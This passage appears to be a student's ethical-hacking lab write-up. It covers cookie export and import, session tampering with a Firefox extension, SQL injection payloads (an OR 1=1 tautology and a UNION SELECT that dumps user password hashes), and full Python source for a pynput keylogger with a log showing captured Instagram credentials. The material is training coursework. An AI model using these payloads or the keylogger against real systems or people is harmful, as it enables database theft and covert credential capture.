


6. Download the cookie by clicking on the Export Button




7. The file cookies(x).json will be downloaded. The Cookie Export is successful


8. For importing any cookie Right Click on the Cookies and Select Import Cookies




9. Click on the import file button



10. Select the file you just exported.




11. The cookie import is successful.




Session Impersonation by Tampering Data

1. Start the Firefox and Tamper Data for FF Quantum Cookie Manager Extension (Add On)




2. Start the Cookie Manager by Clicking on the extension




3. Select the type you want to tamper
4. Here I am selecting
 mainframe: Used for Top Level Documents
 xmlhttprequest: Used for async request for fetching APIs
5. Click on Yes for Start Tamper Data?

6. Now Visit the website all the main frame and xml request data will be loaded in each new window of the extension



7. You can see the detail of the data to be requested. You will see the following field
 URL: URL of the website of the endpoint to be requested
 Method of request: GET, POST, PUT, PATCH, etc.
 Type : Type of the request from the type you have selected in step 3 and 4
8. You can stop tampering and data cancel the request or just pass the request




Practical 8: SQL Injection Attack

- Identify a web application vulnerable to SQL injection.
- Craft and execute SQL injection queries to exploit the vulnerability.
- Extract sensitive information or manipulate the database through the SQL injection attack.

SQL Injection Attack


1. Listing all the Users having account

SQLi Used: 1' OR '1'='1'#



2. Listing all the users with hashed password

SQLi Used : 'UNION SELECT user, password FROM users; #



Practical 9: Creating a Keylogger with Python

- Write a Python script that captures and logs keystrokes from a target system.
- Execute the keylogger script and observe the logged keystrokes.
- Understand the potential security risks associated with keyloggers and the importance of protecting against them.

Python KeyLogger

Code:


```
from pynput import keyboard as k
```


```
def log_writer(data):  
    with open("Keylog.log","a") as file: file.write(str(data))
```

```
def writer(key):  
    if(str(key)=="Key.esc"):  
        print("Keylogger stopped")  
        return False  
    try:  
        log_writer(str(key.char))  
    except Exception:  
        log_writer("\n"+str(key)+"\n")  
    return
```

```
log_writer("\nNew session Started\n")  
with k.Listener(on_release=writer) as l:  
    l.join()
```

Logging Instagram:



Output (LogFile):

```
File Edit Selection View Go ...
KeyLogger
keylogger.py Keylog.log
1 | Click here to ask Blackbox to help you code faster
2 |
3 | New session Started
4 | instagram.com
5 | Key.enter
6 | thesecretuser
7 | Key.tab
8 | ohnothisshouldbesecret

SQL CONSOLE: MESSAGES
OUTLINE
TIMELINE
MYSQL

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS SEARCH ERROR COMMENTS
powershell + -

PS C:\Users\gJatin\temp2\KeyLogger> python .\keylogger.py
Keylogger stopped
PS C:\Users\gJatin\temp2\KeyLogger>
```